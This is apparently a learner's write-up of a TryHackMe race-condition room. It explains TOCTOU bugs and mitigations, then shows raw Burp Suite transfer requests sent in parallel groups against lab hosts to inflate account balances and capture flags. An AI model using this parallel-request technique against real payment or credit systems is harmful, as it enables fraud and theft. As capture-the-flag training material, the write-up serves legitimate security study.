

Race Conditions

Multi-Threading


Programs

A **program** is a set of instructions to achieve a specific task. You need to execute the program to accomplish what you want

Processes

A **process** is a **program** in execution. In some literature, you might come across the term **job**. Both terms refer to the same thing, although the term process has superseded the term job. Unlike a program, which is static, a process is a dynamic entity. It holds several key aspects, in particular:

- **Program:** The executable code related to the process
- **Memory:** Temporary data storage
- **State:** A process usually hops between different states. After it is in the New state, i.e., just created, it moves to the Ready state, i.e., ready to run once given CPU time. Once the CPU allocates time for it, it goes to the Running state. Furthermore, it can be in the Waiting state pending I/O or event completion. Once it exits, it moves to the Terminated state.



Threads

A thread is a lightweight unit of execution. It shares various memory parts and instructions with the process.

In many cases, we need to replicate the same process repeatedly. Think of a web server serving thousands of users the same page (or a personalized page). We can adopt one of two main approaches:

- Serial: One process is running; it serves one user after the other sequentially. New users are enqueued.
- Parallel: One process is running; it creates a thread to serve every new user. New users are only enqueued after the maximum number of running threads is reached.

It is worth noting the following:

- It is impossible to run more than one copy of this process as it binds itself to TCP port 8080. A TCP or UDP port can only be tied to one process.
- Process can be configured with any number of threads, and the HTTP requests arriving at port 8080 will be sent to the different threads.

Race Conditions

when one thread checks a value to perform an action, another thread might change that value before the action takes place.

Example A

Let's consider this scenario:

- A bank account has \$100.
- Two threads try to withdraw money at the same time.
- Thread 1 checks the balance (sees \$100) and withdraws \$45.
- **Before Thread 1 updates the balance**, Thread 2 also checks the balance (incorrectly sees \$100) and withdraws \$35.

We cannot be 100% certain which thread will get to update the remaining balance first; however, let's assume that it is Thread 1. Thread 1 will set the remaining balance to \$55. Afterwards, Thread 2 might set the remaining balance to \$65 if not appropriately handled. (Thread 2 calculated that \$65 should remain in the account after the withdrawal because the balance was \$100 when Thread 2 checked it.) In other words, the user made two withdrawals, but the account balance was deducted only for the second one because Thread 2 said so!

Example B

Let's consider another scenario:

- A bank account has \$75.
- Two threads try to withdraw money at the same time.
- Thread 1 checks the balance (sees \$75) and withdraws \$50.
- **Before Thread 1 updates the balance**, Thread 2 checks the balance (incorrectly sees \$75) and withdraws \$50.

Thread 2 will proceed with the withdrawal, although such a transaction should have been declined.

Examples A and B demonstrate a Time-of-Check to Time-of-Use (TOCTOU) vulnerability.

Causes

common cause of race conditions lies in shared resources

- **Parallel Execution:** Web servers may execute multiple requests in parallel to handle concurrent user interactions. If these requests access and modify shared resources or application states without proper synchronization, it can lead to race conditions and unexpected behaviour.
- **Database Operations:** Concurrent database operations, such as read-modify-write sequences, can introduce race conditions. For example, two users attempting to update the same record simultaneously may result in inconsistent data or conflicts. The solution lies in enforcing proper locking mechanisms and transaction isolation.
- **Third-Party Libraries and Services:** Nowadays, web applications often integrate with third-party libraries, APIs, and other services. If these external components are not designed to handle concurrent access properly, race conditions may occur when multiple requests or operations interact with them simultaneously.

Web Application Architecture


Client-Server Model

- **Client:** The client is the program or application that initiates the request for a service. For example, when we browse a web page, our web browser requests the web page (file) from a web server.
- **Server:** The server is the program or system that provides these services in response to incoming requests. For instance, the web server responds to an incoming HTTP GET request and sends an HTML page (or file) to the requesting web browser (client).

Typical Web Application

- **Presentation tier:** In web applications, this tier consists of the web browser on the client side. The web browser renders the HTML, CSS, and JavaScript code.

- **Application tier:** This tier contains the web application's business logic and functionality. It receives client requests, processes them, and interacts with the data tier. It is implemented using server-side programming languages such as Node.js and PHP, among many others.
- **Data tier:** This tier is responsible for storing and manipulating the application data. Typical database operations include creating, updating, deleting, and searching existing records. It is usually achieved using a database management system (DBMS); examples of DBMS include MySQL and PostgreSQL.



States

Let's visit some examples from business logic before diving deeper. We will consider the following examples:

- Validating and conducting money transfer
- Validating coupon codes and applying discounts


Validating and Conducting Money Transfer


Consider the example of transferring money to a friend or your other account. The program will progress as follows:

1. The user clicks on the "Confirm Transfer" button
2. The application queries the database to confirm that the account balance can cover the transfer amount


3. The database responds to the query

1. If the amount is within the account limits, the application conducts the transaction
2. If the amount is beyond the account limits, the application shows an error message






Two States? Think Again



Depending on how the application is developed, we can expect more states



Exploiting Race Conditions

Phone Credit Transfer

User: 07799

CURRENT BALANCE
\$6.21

Mobile Number:

Confirm Mobile Number:

Amount:

Transferring...

I made a transfer to another account while having burpsuite intercept active.

Browse and run installed applications

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://10.128.132.163:8080 Open browser

Time	Type	Direction	Method	URL	Status code	Length
12:03:20 ...	HTTP	→	Request	POST http://10.128.132.163:8080/dashboard/transfer?_data=routes%2Fdashboard.transfer		

Request

Pretty Raw Hex

```
1 POST /dashboard/transfer?_data=routes%2Fdashboard.transfer HTTP/1.1
2 Host: 10.128.132.163:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: */*
5 Accept-Language: en-GB,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.128.132.163:8080/dashboard/transfer
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Content-Length: 91
10 Origin: http://10.128.132.163:8080
11 Connection: keep-alive
12 Cookie: __session=
eyJlc2VySWQiOiJjbW51bmRjdnAwMDAwcGMzZWhlYWVsMXR5In0%3D.i32TRGc7F0VWbXLpe8ceapCLDeY2ofm%2BTlM0
nvLmwAk
13 Priority: u=4
14
15 targetPhoneNumber=%28071%29+1337-1111&confirmTargetPhoneNumber=%28071%29+1337-1111&amount=1
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 3


Request cookies 1

Request headers 12


Event log (1) All issues

Memory: 143.5MB

now that the transfer post request has been sent to the repeater I then made a group of the request and duplicated the tab 20 times as shown below:



there are 3 options to send the group



Sending Request Group in Sequence

Sending the group in sequence provides two options:

- Send group in sequence (**single connection**)
- Send group in sequence (**separate connections**)

Send Group in Sequence over a Single Connection

This option establishes a single connection to the server and sends all the requests in the group's tabs before closing the connection. This can be useful for testing for potential client-side desync vulnerabilities.

Send Group in Sequence over Separate Connections

As the name suggests, this option establishes a TCP connection, sends a request from the group, and closes the TCP connection before repeating the process for the subsequent

request.

Send Request Group in Parallel

Choosing to send the group's requests in parallel would trigger the Repeater to send all the requests in the group at once

According to [Sending Grouped HTTP Requests\(opens in new tab\)](#) documentation, when sending in parallel, Repeater implements different techniques to synchronize the requests' arrival at the target, i.e., they arrive within a short time frame. The synchronization technique depends on the HTTP protocol being used

I got the flag by doing this trick but upping the amount that is transferred and you can see i got the second account to 250 dollars

The screenshot displays the Burp Suite Repeater interface. At the top, the 'Repeater' tab is selected. Below the tab bar, a group of requests is shown, with 'Group 4' containing 21 requests. The 'Send group (parallel)' button is highlighted. The main panel is divided into three sections: 'Request', 'Response', and 'Inspector'.

Request: The request is a POST to `/dashboard/transfer?_data=routes%2Fdashboard.transfer` with a body containing a `targetPhoneNumber` and `confirmTargetPhoneNumber` parameter. The request is sent to `http://10.128.132.163:8080`.

Response: The response is an `HTTP/1.1 204 No Content` status, indicating a successful transaction.

Inspector: The 'Request attributes' section shows the request is sent to `http://10.128.132.163:8080`. The 'Request query parameters' section shows the `targetPhoneNumber` and `confirmTargetPhoneNumber` parameters. The 'Request body parameters' section shows the `amount` parameter.


CURRENT BALANCE**\$253.00****THM{PHONE-RACE}**

MY LINE

PAY & RECHARGE

My Bills

Review your last 6 bills



Detection and Mitigation

Detection

Detecting race conditions from the business owner's perspective can be challenging. If a few users redeemed the same gift card multiple times, it would most likely go unnoticed unless the logs are actively checked for certain behaviours

Penetration testers must understand how the system behaves under normal conditions when enforced controls are enforced. The controls can be: use once, vote once, rate once, limit to balance, and limit to one every 5 minutes, among others. The next step would be to try to circumvent this limit by exploiting race conditions. Figuring out the different system's states can help us make educated guesses about time windows where a race condition can be exploited. Tools such as Burp Suite Repeater can be a great starting point.

Mitigation

We will list a few mitigation techniques.

- **Synchronisation Mechanisms:** Modern programming languages provide synchronisation mechanisms like locks. Only one thread can acquire the lock at a time, preventing others from accessing the shared resource until it's released.

- **Atomic Operations:** Atomic operations refer to indivisible execution units, a set of instructions grouped together and executed without interruption. This approach guarantees that an operation can finish without being interrupted by another thread.
- **Database Transactions:** Transactions group multiple database operations into one unit. Consequently, all operations within the transaction either succeed as a group or fail as a group. This approach ensures data consistency and prevents race conditions from multiple processes modifying the database concurrently.

Challenge Web App

This room introduced race conditions and various situations leading to such vulnerabilities. System complexity and geographical spread can lead to diverse unforeseen situations, including vulnerabilities related to race conditions

Challenge

what i did was send money into 1 account to see how the application behaved then I could also work with more money when trying to exploit the race conditions. I used burpsuite to capture the transfer request then made a group duplicate of the 1 request and then sent it as a group parallel and this worked however got me to 800 dollars in one account but i needed to get to 1000 so I repeated the process reset on burpsuite captured the newer transfer request and did the same thing duplicating it in a group then sending it as a group to another bank account then the bank account that I transferred to ended up with 6000 dollars which showed me the flag the process is shown below:

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensions

Learn

Group 521<85 x86 x87 x88 x89 x90 x91 x92 x93 x94 x95 x96 x97 x98 x99 x100 x101 x102 x103 x104 x105 x

Send group (parallel)Cancel<>

Target: http://10.128.156.156:5000

Request

PrettyRawHex

1 POST /transfer/6282 HTTP/1.1

2 Host: 10.128.156.156:5000

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0

4 Accept: */*

5 Accept-Language: en-GB,en;q=0.9

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://10.128.156.156:5000/transfer/6282

8 Content-Type: multipart/form-data; boundary=----geckoformboundary97389a16aeacc2b37c71888f52bd7449

9 Content-Length: 428

10 Origin: http://10.128.156.156:5000

11 Connection: keep-alive

12 Cookie: session=.eJwztzNEKQDAUh_FX0f96CaHsTt7AGxwUX02ZsuFvLsVl1_9-m5QDBtL2GcKvEAHh1khnuX3WS30jYkMyczQZVfnRaMgdKTCsGdS2WBlgYJLdVmfdPhMSN45w_hGv6_bqsTzvMRKJdU.ackNjg.WhPYiZnGd9LxeRdEVltUBPK0wUY

13 Priority: u=0

14

15 -----geckoformboundary97389a16aeacc2b37c71888f52bd7449

16 Content-Disposition: form-data; name="fund_being_transferred"

17

18 193

19 -----geckoformboundary97389a16aeacc2b37c71888f52bd7449

20 Content-Disposition: form-data; name="calculatedfee"

21

22 9.65

23 -----geckoformboundary97389a16aeacc2b37c71888f52bd7449

24 Content-Disposition: form-data; name="receiver_amount"

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: gunicorn

3 Date: Sun, 29 Mar 2026 11:32:34 GMT

4 Connection: keep-alive

5 Content-Type: application/json

6 Content-Length: 16

7 Vary: Cookie

8 Set-Cookie: session=.eJxJfJEEKhDAQBL8ifQ5iRD3kJv7AH4w6ywpXEmKCh-DfDaywfwu6ujIoxS9L3FeKvMMHEkFghnRx2-TiYjIUusy covum765h-t0wWhoYY6SyPankYQcGXdrLQbFhs4tF7y_hJX74bWo37fgAuFig0.ackN0g.aab__Epeli2PbrG4Z0n8AM_tiuk; HttpOnly; Path=/

9

10 {

11 "result":true

Inspector

Request attributes2

Request query parameters0

Request body parameters3

Request cookies1

Request headers12

Response headers7

0 highlights

0 highlights



Balance

\$833.40000000000001 USD

Favourite Transfers

Rasser Cond

Warunki Wycigu

```

1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Sun, 29 Mar 2026 11:34:29 GMT
4 Connection: keep-alive
5 Content-Type: application/json
6 Content-Length: 16
7 Vary: Cookie
8 Set-Cookie: session=
    .eJkNjLEKq0A0BQX9XnLIYkT0viC9nd1GVzyIe-FuTw
    vx3iV4b7DZAZK0rGo60l5gMNQ2CBFDk5GD7vhQ1-Sn
    mFef4m40TWnhoZTOkPFD-KyVmmBwY9iXH04blgnp-Sn
    ITL-16uoirrAvh9wxij1.ackORQ.pKH488kmYMM8z2K
    G5kLfY0tkeo; HttpOnly; Path=/
9
10 {
11     "result":true
12 }

```

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	12
Response headers	7

Balance

\$6309.0 USD

THM{BANK-RED-FLAG}

Favourite Transfers

Rasser Cond

Zavodni Stav